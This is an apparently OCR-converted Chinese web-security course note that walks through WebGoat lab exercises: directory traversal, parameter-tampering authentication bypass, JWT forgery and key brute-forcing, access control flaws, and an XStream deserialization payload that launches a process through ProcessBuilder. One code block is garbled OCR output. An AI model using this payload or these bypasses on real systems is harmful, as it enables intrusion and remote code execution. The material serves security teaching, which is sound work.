
Day21 WEB 攻防-JavaWeb 项目&JWT 身份攻 击&组件安全&访问控制



1.知识点


- JavaWeb 常见安全及代码逻辑
- 目录遍历&身份验证&逻辑&JWT
- 访问控制&安全组件&越权&三方组件


2.演示案例

2.1 安全问题-目录遍历&身份认证-JWT 攻击

2.1.1 目录遍历


(1) 本关的目的需要将图片上传到指定目录之外的地方,抓包查看请求url网址,访问目标源码:





(2) 查看源码,发现逻辑问题:


(3) 因此可以使用抓包修改路径:



总结:该漏洞可以在服务器限制文件夹上传、访问文件格式时, 更改文件上传路径,访问该文件。

2.1.2 身份认证


- 键值逻辑:使用键名键值进行对比验证错误
- (1) 访问靶场关卡, 抓包分析:



(2) 页面源代码分析漏洞:

```
## Second Section (Control of the Control of Section (Control of Second Section (Control of Second Section (Control of Section
```

(3) 抓包修改参数绕过




2.1.3 JWT 攻击


- 1、签名没验证空加密
- 2、爆破密匙
- 3、KID 利用

JWT


- 1 JwT的全称是Json web Token。它遵循JSON格式,将用户信息加密到token里,服务器不保存任何用户信息,只保存密钥信息,通过使用特定加密算法验证token,通过token验证用户身份。基于token的身份验证可以替代传统的cookie+session身份验证方法。
- 2 jwt由三个部分组成: header.payload.signature




(1) 打开关卡JWT tokens,根据提示需要将以下JWT更换成WebGoat用户:




(2) 放到对应解密平台,发现缺少密钥:




(3) 使用JWT脚本,尝试暴力破解密钥:




(4) 在对应解密平台,输入密钥,发现验证成功,将用户修改为WebGoat:





(5) 放到靶场平台, 通关:




2.2 安全问题-访问控制&安全组件-第三方组件

2.2.1 访问控制


• 隐藏属性: 前端页面的自慰限制显示

• 水平越权:同一级别用户权限的查看



2.2.2 安全组件-第三方组件

```
payload:
 1
 2
    <sorted-set>
     <string>foo</string>
 3
     <dynamic-proxy>
 4
     <interface>java.lang.Comparable</interface>
 5
     <handler class="java.beans.EventHandler">
 6
     <target class="java.lang.ProcessBuilder">
     <command>
     <string>calc.exe</string>
 9
     </command>
10
   </target>
11
12
     <action>start</action>
   </handler>
13
    </dynamic-proxy>
14
15
    </sorted-set>
```



资源:

